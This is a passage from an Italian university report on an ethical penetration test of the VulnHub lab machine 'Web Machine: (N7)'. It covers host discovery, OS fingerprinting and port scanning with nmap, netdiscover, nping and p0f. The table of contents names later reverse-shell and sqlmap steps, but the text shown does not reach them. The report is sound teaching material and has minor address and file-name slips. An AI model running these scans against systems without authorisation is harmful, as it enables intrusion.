



UNIVERSITÀ DEGLI STUDI DI SALERNO

Dipartimento di Informatica

Corso di Laurea Magistrale in Informatica

Curriculum Software Engineering and IT Management

PENETRATION TESTING AND ETHICAL HACKING

WEB MACHINE: (N7)

Metodologia utilizzata

DOCENTE

Prof.

Arcangelo Castiglione

STUDENTE

Vincenzo Esposito

Matricola: **0522501385**

Sommario

Questo progetto mira a effettuare un processo di Penetration Testing etico utilizzando la macchina vulnerabile "Web Machine: (N7)". L'attività include diverse fasi, come Target Scoping, Information Gathering, Target Discovery, Enumeration Target, Port Scanning, Vulnerability Mapping, Target Exploitation e PostExploitation.

Il progetto prevede l'emulazione di due macchine virtuali, una attaccante e una vittima, utilizzando il software di virtualizzazione UTM. La macchina attaccante è Kali Linux versione Linux 5.17.0-kali3-amd64, mentre la macchina bersaglio è Web Machine: (N7). Le due macchine virtuali sono connesse attraverso una rete locale virtuale con NAT sulla piattaforma di virtualizzazione UTM, utilizzando uno spazio di indirizzi di 192.168.64.0/24. È importante notare che l'indirizzo IP assegnato alla macchina virtuale denominata "Web Machine: (N7)" non è predefinito ma viene stabilito dinamicamente tramite il protocollo DHCP.

Lo scopo del progetto è testare la sicurezza di Web Machine: (N7) utilizzando tecniche di Penetration Testing etico, che prevederanno l'individuazione di eventuali vulnerabilità e la proposta di soluzioni per affrontarle. Il presente progetto avrà l'obiettivo di condurre una valutazione sulla qualità della sicurezza del sistema in esame, allo scopo di identificare eventuali criticità e proporre raccomandazioni per il miglioramento complessivo della sicurezza del sistema.

Indice	ii
Elenco delle figure	iv
1 Introduzione	1
1.1 Strumenti utilizzati	3
2 Information Gathering & Target Discovery	4
2.1 Rilevamento dell'indirizzo IP della macchina target	4
2.1.1 Netdiscover	4
2.1.2 Nmap	5
2.1.3 Ping	6
2.1.4 Nping	7
2.2 Rilevamento del S.O. della macchina target	8
2.2.1 OS fingerprinting passivo	8
2.2.2 OS fingerprinting attivo	11
2.3 Aggiornamento topologia della rete	12
3 Enumeration Target & Port Scanning	13
3.1 Active Enumerating Target	13
3.1.1 Port Scanning	13
3.1.2 Connessione all'host	18

4 Vulnerability Mapping	25
4.1 Analisi Manuale delle Vulnerabilità	25
4.1.1 Nmap - Servizi erogati dalla macchina	25
4.1.2 Nmap - Vulscan	27
4.2 Analisi Automatica delle Vulnerabilità	28
4.2.1 Nessus	29
4.3 Analisi delle Vulnerabilità nelle Applicazioni Web	32
4.3.1 OWASP ZAP	32
5 Target Exploitation	39
5.0.1 Parte I	39
5.0.2 Parte II	42
5.0.3 Parte III	51
6 Considerazioni Finali	58

Elenco delle figure

1.1	Topologia della rete	3
2.1	Comando netdiscover da eseguire	4
2.2	Output del comando eseguito	5
2.3	Comando nmap da eseguire	5
2.4	Output del comando eseguito	6
2.5	Comando ping da eseguire	6
2.6	Output del comando eseguito	7
2.7	Comando nping da eseguire	7
2.8	Output del comando eseguito	8
2.9	Comando p0f da eseguire	9
2.10	Comando curl da eseguire	9
2.11	Output dell’ascolto sulla porta eth0	10
2.12	Output dell’ascolto sulla porta eth0	10
2.13	Comando nmap da eseguire	11
2.14	Output del comando eseguito	11
2.15	Topologia della rete aggiornata	12
3.1	Comando nmap da eseguire	14
3.2	Output del comando eseguito	14
3.3	Conversione del file in formato .html	14
3.4	Output della scansione delle porte TCP	15
3.5	Comando unicornscan da eseguire	15

3.6 Output della scansione delle porte UDP	16
3.7 Comando nmap da eseguire	16
3.8 Output del comando eseguito	17
3.9 Conversione del file in formato .html	17
3.10 Output della scansione delle porte TCP	18
3.11 Connessione all'host riuscita	18
3.12 Esecuzione del comando dirb	19
3.13 Output del comando dirb	20
3.14 Comando da eseguire	21
3.15 Output della scansione	22
3.16 Organizzazione delle directory	22
3.17 Comando Gobuster eseguito per la scansione	23
3.18 Comando Gobuster eseguito per la scansione	23
3.19 Output della scansione delle directory	24
3.20 Output totale della scansione delle directory	24
4.1 Comando nmap da eseguire	25
4.2 Output del comando eseguito	26
4.3 Riscontro su exploit-db	26
4.4 Comando nmap da eseguire	27
4.5 Conversione del file in formato .html	27
4.6 Parte dell'output della scansione delle vulnerabilità sulla porta 80 in formato html	28
4.7 Diagramma a torta delle vulnerabilità	29
4.8 Vulnerabilità critiche trovate dal tool Nessus	30
4.9 Vulnerabilità critiche con exploit disponibile	30
4.10 Diagramma a torta delle vulnerabilità	31
4.11 Tipologia di scansione	32
4.12 Analisi dei rischi	32
4.13 Tipologie di vulnerabilità trovate	33
4.14 Visita della pagina exploit.html	34
4.15 Visita del codice sorgente della pagina "http://192.167.64.7/exploit.html" . .	35
4.16 Vulnerabilità trovata	35
4.17 Visita della pagina "http://192.167.64.7/enter_network"	36

4.18 Visita del codice sorgente della pagina "http://192.167.64.7/enter_network"	37
4.19 Tipologia di scansione	37
4.20 Vulnerabilità trovate	38
 5.1 Visita della pagina exploit.html	40
5.2 Submit reverse shell	40
5.3 Visita del codice sorgente della pagina "http://192.167.64.7/exploit.html"	41
5.4 Comando di avvio del server in locale	41
5.5 http://192.167.64.6/exploit.html	41
5.6 Ottenimento prima parte CTF	42
5.7 Visita della pagina "http://192.167.64.7/enter_network"	42
5.8 Visita del codice sorgente della pagina "http://192.167.64.7/enter_network"	43
5.9 Comando Gobuster eseguito per la scansione	43
5.10 Output della scansione delle directory	44
5.11 Richiesta intercettata dalla Burp Suite	45
5.12 Decodifica in Base64 del campo "role"	45
5.13 Decodifica MD5 del campo "role"	46
5.14 File "sqlinternetnetwork"	47
5.15 Comando sqlmap eseguito per ottenere l'utente corrente su database	47
5.16 Output dell'attacco effettuato	48
5.17 Comando sqlmap eseguito per effettuare il dump del database	49
5.18 Comando sqlmap eseguito per effettuare il dump del database	49
5.19 Output del dumping del database	50
5.20 Invio della richiesta tramite URL 1	51
5.21 Invio della richiesta tramite URL 2	51
5.22 Configurazione exploit 1 - Remote Command Execution	52
5.23 Parte dell'output del exploit - Remote Command Execution	52
5.24 Parte dell'output del exploit - Remote Command Execution	53
5.25 Parte della configurazione dell' exploit - CGI_ARG_INJECTION	54
5.26 Parte dell'output del exploit - Remote Command Execution	55
5.27 Exploit - exploit/unix/ftp/proftpd_modcopy_exec	55
5.28 Exploit - exploit/linux/http/airties_login_cai_bof	56
5.29 Exploit - exploit/multi/pho/wp_duplicator_code_inject	56
5.30 Exploit - exploit/multi/php/ignition_laravel_debug_rce	57

5.31 Exploit - exploit/linux/http/advantech_switch_bash_env_exec	57
--	----

CAPITOLO 1

Introduzione

Il presente progetto mira a effettuare un processo di Penetration Testing etico utilizzando la macchina vulnerabile "Web Machine: (N7)", reperibile al seguente link¹

Le fasi dell'attività includono:

- **Target Scoping:** in questa fase si definiscono gli obiettivi del test, si identificano le informazioni e i dati necessari per la sua esecuzione e si stabiliscono i confini entro cui il test verrà eseguito.
- **Information Gathering:** durante questa fase vengono raccolte informazioni sul sistema informatico da testare. Si possono utilizzare diverse tecniche per questo, come l'esplo-razione di informazioni disponibili pubblicamente, la raccolta di informazioni tramite social engineering o l'utilizzo di strumenti software specifici.
- **Target Discovery:** in questa fase si identificano i sistemi informatici e le applicazioni che devono essere testati. Questo può essere fatto attraverso la scansione delle reti e la ricerca di porte aperte e servizi disponibili.
- **Vulnerability Mapping:** in questa fase, vengono identificate e analizzate le vulnerabilità trovate durante la fase di scanning e enumerazione. Vengono valutate le possibili conseguenze di queste vulnerabilità e viene stabilito il loro grado di criticità.

¹<https://www.vulnhub.com/entry/web-machine-n7,756/>

- **Enumeration Target e Port Scanning:** durante questa fase si eseguono scansioni di porte e servizi per individuare eventuali vulnerabilità che potrebbero essere utilizzate per un attacco.
- **Exploitation:** in questa fase si cercano di sfruttare le vulnerabilità individuate per ottenere l'accesso non autorizzato al sistema.
- **PostExploitation:** questa fase prevede l'esplorazione del sistema compromesso e l'ottenimento di ulteriori informazioni o accessi. Inoltre, viene effettuata l'analisi dei dati raccolti durante il test per valutare la sicurezza del sistema e identificare eventuali criticità che devono essere risolte.

La fase di Target Scoping verrà trascurata in quanto richiede la presenza del cliente e prevede l'analisi dei requisiti, la definizione dei confini di test, la definizione degli obiettivi di business e la concordanza di alcuni vincoli legali e degli strumenti da utilizzare.

1.1 Strumenti utilizzati

L'attività svolta nel contesto di questo progetto ha visto l'emulazione di due macchine virtuali, ovvero una macchina attaccante e una vittima, tramite l'utilizzo del software di virtualizzazione UTM. Nello specifico, le macchine virtuali coinvolte nell'esecuzione del test sono state:

- **Macchina attaccante:** Kali linux versione Linux 5.17.0-kali3-amd64.
- **Macchina target:** Web Machine: (N7).

Le due macchine virtuali sono state connesse tra loro mediante l'implementazione di una rete locale virtuale con NAT sulla piattaforma di virtualizzazione UTM, utilizzando uno spazio di indirizzamento pari a 192.168.64.0/24. La figura 1.1 illustra la configurazione topologica della rete. È possibile notare che l'indirizzo IP assegnato alla macchina virtuale denominata "Web Machine: (N7)" non è predefinito, ma piuttosto viene stabilito dinamicamente tramite il protocollo DHCP.




Figura 1.1: Topologia della rete


CAPITOLO 2

Information Gathering & Target Discovery

In questa fase si intende individuare la macchina bersaglio all'interno della rete e raccogliere le prime informazioni utili per le fasi successive del processo di penetration testing. A tal fine, si procede con l'ottenimento dell'indirizzo IP della macchina bersaglio, mediante l'utilizzo dei comandi netdiscover e nmap, i cui risultati verranno confrontati.

2.1 Rilevamento dell'indirizzo IP della macchina target

2.1.1 Netdiscover

A dark-themed terminal window with three colored dots (red, yellow, green) at the top. Below them, the command "netdiscover -r 192.168.64.0/24" is displayed in white text.

```
1 netdiscover -r 192.168.64.0/24
```

Figura 2.1: Comando netdiscover da eseguire

Il comando che viene illustrato nella Figura 2.1 consente di eseguire una scansione di rete utilizzando il protocollo ARP al fine di individuare tutti i dispositivi connessi alla rete specifica 192.168.64.0/24, presentando i risultati sul terminale. In particolare, il parametro "-r" specificato al comando sottopone l'intera subnet di rete ad una scansione ricorsiva.

Il suddetto comando risulta essere utile ai fini dell'individuazione di dispositivi connessi alla rete, incluso quelli privi di un indirizzo IP statico e consente inoltre di rilevare eventuali dispositivi non autorizzati collegati alla medesima.

Nella Figura 2.2 è possibile osservare l'output prodotto dal comando. È da notare che il primo indirizzo IP risulta essere riservato dal software di virtualizzazione UTM al fine di gestire la rete NAT. Pertanto, mediante un processo di esclusione, è possibile dedurre che l'indirizzo IP della macchina target corrisponda a 192.168.64.7.

```
Currently scanning: Finished! | Screen View: Unique Hosts
2 Captured ARP Req/Rep packets, from 2 hosts. Total size: 84

IP           At MAC Address      Count      Len  MAC Vendor / Hostname
_____
192.168.64.1    be:d0:74:05:50:64      1        42  Unknown vendor
192.168.64.7    8a:54:cb:45:6a:55      1        42  Unknown vendor
```

Figura 2.2: Output del comando eseguito

2.1.2 Nmap

```
● ● ●
1 nmap -sP 192.168.64.0/24
```

Figura 2.3: Comando nmap da eseguire

Il comando presentato nella Figura 2.3 permette l'utilizzo di uno strumento di scansione di rete noto come Nmap al fine di condurre una scansione di ping, conosciuta come ping scan, su una specifica rete. Nmap costituisce uno strumento impiegato per l'identificazione di nodi attivi all'interno di una rete e per la determinazione della loro accessibilità. Nello specifico, il comando include l'opzione "-sP" che, a sua volta, configura Nmap per eseguire una scansione di ping. Di conseguenza, Nmap invierà un pacchetto di ping a ciascuno degli indirizzi IP compresi nell'intervallo specificato, allo scopo di verificare la presenza di un nodo attivo.

L'indirizzo di rete "192.168.64.0/24" è rappresentato in conformità alla notazione CIDR, in cui il prefisso "/24" indica la specifica di una sottorete con una maschera di sottorete costituita da 24 bit. Tale configurazione corrisponde a una rete di classe C. Nella fattispecie, tale intervallo di indirizzi abbraccia tutti gli IP compresi tra 192.168.64.1 e 192.168.64.254.

```
(root㉿kali)-[~/home/kali]
└─# nmap -sP 192.168.64.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-05-03 17:46 CEST
Nmap scan report for 192.168.64.1
Host is up (0.00046s latency).
MAC Address: BE:D0:74:05:50:64 (Unknown)
Nmap scan report for 192.168.64.7
Host is up (0.0033s latency).
MAC Address: 8A:54:CB:45:6A:55 (Unknown)
Nmap scan report for 192.168.64.6
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.12 seconds
```

Figura 2.4: Output del comando eseguito

Nella Figura 2.4 si può osservare l'output generato dal suddetto comando. È degno di nota che il software di virtualizzazione UTM riserva il primo indirizzo IP a scopo di gestione della rete NAT. Di conseguenza, attraverso un processo di deduzione, è possibile inferire che l'indirizzo IP della macchina di destinazione corrisponda a 192.168.64.7. Tale deduzione presenta una consonanza con l'indirizzo IP precedentemente individuato tramite l'esecuzione del comando.

2.1.3 Ping

```
● ● ●
1 ping -c 4 192.168.64.7
```

Figura 2.5: Comando ping da eseguire

Il comando illustrato nella Figura 2.5 permette di inviare un totale di quattro pacchetti di ping all'indirizzo IP 192.168.64.7, in modo da acquisire le rispettive risposte. L'utilizzo dell'utilità "ping" è consuetudinario nell'ambito delle verifiche connettive tra l'apparato d'origine e un preciso host di destinazione all'interno della rete. Nel presente contesto, l'osservazione effettuata attraverso la Figura 2.6 attesta in maniera inequivocabile come la

macchina bersaglio abbia prontamente accolto e risposto ai quattro pacchetti che sono stati attentamente instradati.

```
(root㉿kali)-[~/home/kali]
└─# ping -c 4 192.168.64.7
PING 192.168.64.7 (192.168.64.7) 56(84) bytes of data.
64 bytes from 192.168.64.7: icmp_seq=1 ttl=64 time=9.32 ms
64 bytes from 192.168.64.7: icmp_seq=2 ttl=64 time=5.84 ms
64 bytes from 192.168.64.7: icmp_seq=3 ttl=64 time=5.06 ms
64 bytes from 192.168.64.7: icmp_seq=4 ttl=64 time=5.45 ms

--- 192.168.64.7 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3007ms
rtt min/avg/max/mdev = 5.064/6.418/9.317/1.696 ms
```

Figura 2.6: Output del comando eseguito

2.1.4 Nping

Al fine di acquisire una conferma aggiuntiva riguardante la presenza di attività nella macchina bersaglio, è stato eseguito il comando rappresentato nella Figura 2.7.

```
1 nping --tcp -p 20,80 -c 4 192.168.64.7
```

Figura 2.7: Comando nping da eseguire

Tale comando agevola l'utilizzo dell'utilità Nping, la quale consente l'invio di un totale di quattro pacchetti TCP all'indirizzo IP 192.168.64.7, sfruttando le porte 20 e 80. Nping si configura come uno strumento avanzato per la scansione e il test di reti, fornendo la possibilità di condurre una varietà di test volti ad analizzare la connettività e la sicurezza. Attraverso l'impiego di differenti porte e protocolli, è possibile ottenere un maggior livello di informazioni riguardo alla connettività e allo stato operativo della macchina target.

```
(root㉿kali)-[~/home/kali]
└─# nping --tcp -p 20,80 -c 4 192.168.64.7

Starting Nping 0.7.92 ( https://nmap.org/nping ) at 2023-05-16 16:46 CEST
SENT (0.0562s) TCP 192.168.64.6:58496 > 192.168.64.7:20 S ttl=64 id=54396 i
plen=40 seq=697595826 win=1480
RCVD (0.0580s) TCP 192.168.64.7:20 > 192.168.64.6:58496 RA ttl=64 id=0 iple
n=40 seq=0 win=0
SENT (1.0578s) TCP 192.168.64.6:58496 > 192.168.64.7:80 S ttl=64 id=54396 i
plen=40 seq=697595826 win=1480
RCVD (1.0632s) TCP 192.168.64.7:80 > 192.168.64.6:58496 SA ttl=64 id=0 iple
n=44 seq=3975395867 win=64240 <mss 1460>
SENT (2.0594s) TCP 192.168.64.6:58496 > 192.168.64.7:20 S ttl=64 id=54396 i
plen=40 seq=697595826 win=1480
RCVD (2.0624s) TCP 192.168.64.7:20 > 192.168.64.6:58496 RA ttl=64 id=0 iple
n=40 seq=0 win=0
SENT (3.0616s) TCP 192.168.64.6:58496 > 192.168.64.7:80 S ttl=64 id=54396 i
plen=40 seq=697595826 win=1480
RCVD (3.0701s) TCP 192.168.64.7:80 > 192.168.64.6:58496 SA ttl=64 id=0 iple
n=44 seq=4006770476 win=64240 <mss 1460>
SENT (4.0647s) TCP 192.168.64.6:58496 > 192.168.64.7:20 S ttl=64 id=54396 i
plen=40 seq=697595826 win=1480
RCVD (4.0694s) TCP 192.168.64.7:20 > 192.168.64.6:58496 RA ttl=64 id=0 iple
n=40 seq=0 win=0
SENT (5.0691s) TCP 192.168.64.6:58496 > 192.168.64.7:80 S ttl=64 id=54396 i
plen=40 seq=697595826 win=1480
RCVD (5.0742s) TCP 192.168.64.7:80 > 192.168.64.6:58496 SA ttl=64 id=0 iple
n=44 seq=4038085757 win=64240 <mss 1460>
SENT (6.0723s) TCP 192.168.64.6:58496 > 192.168.64.7:20 S ttl=64 id=54396 i
plen=40 seq=697595826 win=1480
RCVD (6.0780s) TCP 192.168.64.7:20 > 192.168.64.6:58496 RA ttl=64 id=0 iple
n=40 seq=0 win=0
SENT (7.0768s) TCP 192.168.64.6:58496 > 192.168.64.7:80 S ttl=64 id=54396 i
plen=40 seq=697595826 win=1480
RCVD (7.0815s) TCP 192.168.64.7:80 > 192.168.64.6:58496 SA ttl=64 id=0 iple
n=44 seq=4069449086 win=64240 <mss 1460>

Max rtt: 8.125ms | Min rtt: 1.523ms | Avg rtt: 4.620ms
Raw packets sent: 8 (320B) | Rcvd: 8 (336B) | Lost: 0 (0.00%)
Nping done: 1 IP address pinged in 7.14 seconds
```

Figura 2.8: Output del comando eseguito

2.2 Rilevamento del S.O. della macchina target

2.2.1 OS fingerprinting passivo

Dopo aver stabilito con certezza la raggiungibilità della macchina di destinazione, si procede a ottenere ulteriori informazioni inerenti al suo sistema operativo. Considerando che la porta 80 è aperta, è possibile sfruttarla per eseguire una forma di "OS fingerprinting passivo"¹, facendo ricorso al tool p0f.

¹tecnica di rilevamento del sistema operativo (OS) utilizzata per identificare il sistema operativo di un host di rete senza inviare pacchetti o interagire attivamente con l'host stesso.

Tool p0f

Il tool p0f è un'applicazione open-source utilizzata per l'OS fingerprinting passivo e il rilevamento delle caratteristiche di rete. Esso è progettato per monitorare il traffico di rete e analizzare i pacchetti che attraversano un'interfaccia di rete specifica. Utilizzando algoritmi sofisticati, p0f analizza le caratteristiche dei pacchetti, come i valori dei campi IP e TCP, i tempi di risposta, le sequenze di pacchetti e altre informazioni pertinenti.

Nel nostro caso per identificare il sistema operativo della macchina target, si avvia l'ascolto sull'interfaccia di rete eth0 utilizzando il comando mostrato nella Figura 2.9.



```
● ● ●  
1 p0f -i eth0
```

Figura 2.9: Comando p0f da eseguire

Una volta avviato con questo comando, p0f inizierà a captare il traffico di rete sull'interfaccia "eth0" e utilizzerà algoritmi di analisi per identificare le caratteristiche uniche dei pacchetti di rete generati dagli host. In base a queste caratteristiche, p0f cercherà di determinare il sistema operativo in esecuzione su ciascun host senza interagire direttamente con loro.

Curl

Successivamente all'avvio del comando p0f, sfrutteremo una nuova istanza del terminale al fine di impiegare il comando illustrato nella Figura 2.10.



```
● ● ●  
1 curl -X GET http://192.168.64.7/
```

Figura 2.10: Comando curl da eseguire

Eseguendo il comando, curl invierà una richiesta GET all'URL specificato e riceverà la risposta dal server. Questo può consentire di ottenere il contenuto della risorsa specificata nell'URL, come ad esempio una pagina web o altri dati restituiti dal server.

In conseguenza a ciò, si suggerisce pertanto di ritornare alla finestra di terminale in cui è stato previamente avviato il comando p0f, al fine di rilevare che la comunicazione è stata correttamente intercettata. Mediante un'approfondita analisi delle figure 2.11 e 2.12, si constata che p0f non ha raggiunto un grado di precisione soddisfacente nell'identificazione del sistema operativo in uso. Tuttavia, è stato possibile individuare con successo che il server in questione appartiene alla famiglia Apache, versione 2.x, che si caratterizza per essere un server HTTP.

```
.-[ 192.168.64.6/46322 → 192.168.64.7/80 (syn+ack) ]-
|   server    = 192.168.64.7/80
|   os        = ???
|   dist      = 0
|   params    = none
|   raw_sig   = 4:64+0:0:1460:mss*45,7:mss,sok,ts,nop,ws:df:0
|
|   __

.-[ 192.168.64.6/46322 → 192.168.64.7/80 (mtu) ]-
|   server    = 192.168.64.7/80
|   link      = Ethernet or modem
|   raw_mtu   = 1500
|
|   __
```

Figura 2.11: Output dell'ascolto sulla porta eth0

```
.-[ 192.168.64.6/46322 → 192.168.64.7/80 (http response) ]-
|   server    = 192.168.64.7/80
|   app       = Apache 2.x
|   lang      = none
|   params    = none
|   raw_sig   = 1:Date,Server,?Last-Modified,?ETag,Accept-Ranges=[bytes],?Content-Length,?Vary,Content-Type:Connection,Keep-Alive:Apache/2.4.46 (Debian)
|
|   __
```


Figura 2.12: Output dell'ascolto sulla porta eth0

2.2.2 OS fingerprinting attivo

L'OS fingerprinting attivo è una tecnica utilizzata per identificare il sistema operativo di un host di rete mediante l'invio di pacchetti di prova e l'analisi delle risposte ricevute. A differenza dell'OS fingerprinting passivo, che si basa sull'analisi dei pacchetti di rete esistenti, l'OS fingerprinting attivo coinvolge un'interazione diretta con l'host in esame.

Nmap


Il comando illustrato nella Figura 2.13 utilizza l'utility di scansione di rete Nmap per eseguire l'OS fingerprinting attivo dell'host con indirizzo IP 192.23.10.4. L'opzione "-O" indica a Nmap di eseguire l'OS fingerprinting, cioè di tentare di identificare il sistema operativo in esecuzione sull'host di destinazione.



```
1 nmap -O 192.23.10.4
```

Figura 2.13: Comando nmap da eseguire

Durante l'esecuzione del comando, Nmap invierà una serie di pacchetti di prova all'host specificato e analizzerà le risposte ricevute. Questi pacchetti di prova contengono sequenze di flag TCP e altre informazioni che possono variare a seconda del sistema operativo.



```
(root㉿kali)-[~/home/kali]
# nmap -O 192.168.64.7
Starting Nmap 7.92 ( https://nmap.org ) at 2023-05-16 17:52 CEST
Nmap scan report for 192.168.64.7
Host is up (0.0032s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 8A:54:CB:45:6A:55 (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 1.75 seconds
```

Figura 2.14: Output del comando eseguito

Dall'osservazione della figura 2.14, è possibile dedurre che il sistema operativo in esame sia basato su una distribuzione di Linux, e che la versione del kernel utilizzata si collochi nell'intervallo compreso tra la 4.15 e la 5.6.

2.3 Aggiornamento topologia della rete

Dalle analisi condotte per l'individuazione dell'indirizzo IP e del Sistema Operativo della macchina target, emerge una successiva rappresentazione aggiornata della topologia della rete Network Address Translation (NAT), come illustrato nel diagramma mostrato nella Figura 2.15.




Figura 2.15: Topologia della rete aggiornata

CAPITOLO 3

Enumeration Target & Port Scanning

Una volta confermata la disponibilità e l'accessibilità della macchina virtuale denominata "Web Machine: (N7)", ci proponiamo di acquisire informazioni relative alle porte attive e ai servizi offerti da essa.

3.1 Active Enumerating Target

Impiegheremo il paradigma dell'enumerazione attiva, il quale implica la necessità di un coinvolgimento diretto con l'oggetto dell'indagine, al fine di condurre un'analisi esaustiva. Con ciò in mente, adotteremo il metodo del Port Scanning per ottenere una panoramica completa e dettagliata delle risorse in questione.

3.1.1 Port Scanning

Il Port Scanning rappresenta un processo sistematico finalizzato all'analisi dello stato operativo delle porte, le quali risultano associate a specifici protocolli di rete sotto indagine, come ad esempio TCP e UDP.

Nmap

Durante questa fase del processo, impieghiamo il software di scansione delle porte Nmap, avviandolo mediante l'esecuzione del comando seguente:

```
1 nmap -sV 192.168.64.7 -p- -oX TPC_WM7_SCAN.xml
```

Figura 3.1: Comando nmap da eseguire

Il comando, come descritto nell’illustrazione rappresentata nella Figura 3.1, attiva l’esecuzione di un processo di scansione volto all’identificazione delle versioni dei servizi attivi su tutte le porte del sistema di destinazione (192.168.64.7). Tale operazione è condotta attraverso l’utilizzo del software Nmap, con l’obiettivo di acquisire informazioni rilevanti sulle versioni dei servizi presenti. I risultati di questa scansione sono successivamente memorizzati in un file di formato XML denominato "TCP_W7_SCAN.xml".

```
(root㉿kali)-[~/home/kali]
# nmap -sV 192.168.64.7 -p- -oX TCP_W7_SCAN.xml
Starting Nmap 7.92 ( https://nmap.org ) at 2023-05-18 10:43 CEST
Nmap scan report for 192.168.64.7
Host is up (0.00061s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.46 ((Debian))
MAC Address: 8A:54:CB:45:6A:55 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.12 seconds
```

Figura 3.2: Output del comando eseguito

L’output generato dal comando precedente assume la forma di un file XML (attraverso l’utilizzo dell’opzione “-oX”), il quale sarà sottoposto a una successiva conversione in formato HTML mediante l’esecuzione del comando seguente, illustrato nella Figura 3.3:

```
1 xsltproc TPC_W7_SCAN.xml -o TPC_W7_SCAN_NMAP.html
```

Figura 3.3: Conversione del file in formato .html

La Figura 3.4 rappresenta l’analisi di scansione condotta sull’indirizzo IP specifico, ovvero 192.168.64.7. Dall’output ottenuto emerge l’assenza di visualizzazione di un totale di 65534

porte chiuse, suggerendo che tali informazioni siano state escluse per ragioni di sintesi o di chiarezza.

Inoltre, durante la scansione, è stata individuata una porta TCP aperta, identificata in particolare come quella associata al servizio HTTP. È opportuno sottolineare che sono stati forniti dettagli specifici sulla versione del software Apache httpd utilizzato, che corrisponde alla versione 2.4.46. Tale software è eseguito su un sistema Debian.

